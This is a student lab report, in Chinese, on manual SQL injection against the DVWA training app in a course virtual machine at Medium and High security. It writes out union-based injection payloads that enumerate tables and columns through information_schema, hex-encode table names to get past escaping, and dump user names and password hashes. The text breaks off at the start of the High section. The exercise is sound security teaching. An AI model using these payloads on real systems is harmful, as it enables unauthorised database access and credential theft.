20307130135李钧实验9

20307130135 李钧

一、实验目的

- 有一个已经安装lampp套件以及DVWA1.10的虚拟机镜像
- 访问该虚拟机上的DVWA的SQL Injection实验页面，对具有SQL注入漏洞的服务端进行攻击尝试，获得数据库相关内容


1. 采用手工注入方式，试图获得dvwa数据库中的所有表的内容（sqlmap为加分项）

2. 得分与所设置的安全级别相关
    a. 完成Medium+High得30分
    b. 仅完成Medium/High得20分
    c. 仅完成Low得10分
3. 若得到的表信息不完整，缺表或缺数据，将扣相应分数。试验系统比标准得DVWA增加了一个表，向助教演示时只需要展示获取这个新增表内容的操作

二、实验过程

初次进入实验网站发现根目录下场景的linux虚拟机中没有图形界面，不好操作，一时间不知如何进行实验，于是我在实验网站上通过目录“课时9-课时9.2 实验课-9.2导入-中级SQL注入漏洞”进入实验训练界面，在右方打开场景并打开操作机、登录，设置网络环境为“工作网络”或“家庭网络”以保证操作机能连接内网中的靶机。


通过网站打开win7操作机之后打开浏览器并访问靶机IP（通过场景界面获取）




验收后本人再通过根目录下场景，打开windows机器进行实验，由于实验原理一致，故在实验总结部分仅补充数据库中的第三个表项内容（mid难度和high难度）

MID-手工注入

通过DVWA Security设置难度为Midium






从源码中可以看出，medium中通过$_POST接收POST方式发送的请求，POST请求通过form表单传输参数，并对参数使用了mysql_real_escape_string()对特殊符号进行转义（如\x00、\n、\r、\、'、"、


\x1a)


用order by判断字段数

在浏览器上方存在辅助SQL注入攻击的界面，按照Load URL --> Post data --> (write) Post data --> Execute 的顺序即可实现SQL注入攻击

通过尝试修改数据包id字段为1 order by 1#，1 order by 2#，1 order by 3#得知该sql语句查询的只有2个字段









确定数据显示的位置等

通过1 union select 1,2#注入攻击可以成功回显




获取数据库名

通过1 union select database(),2#得到当前数据库的名称（为xctf）：



得到数据库里的表名

通过1 union select group_concat(table_name),2 from information_schema.tables where table_schema=database()#得到数据库里面的表：




获取列名


通过1 union select group_concat(column_name),2 from information_schema.columns where table_name=XXX#得到表的列名（其中XXX更改为如下内容，由于进行注入攻击时符号'将被转义，故应该直接将table_name=跟着的参数改为十六进制数的内容）

table_name='guestbook' --> table_name=0x6775657374626F6F6B


table_name='users' --> table_name=0x7573657273

guestbook的内容：






users的内容：



获取数据


获取guestbook数据




通过1 union select group_concat(User),group_concat(Password) from users#得users数据：


HIGH–手动

经过尝试，发现此处需要字符型注入，基本操作与midium相似，如下所示

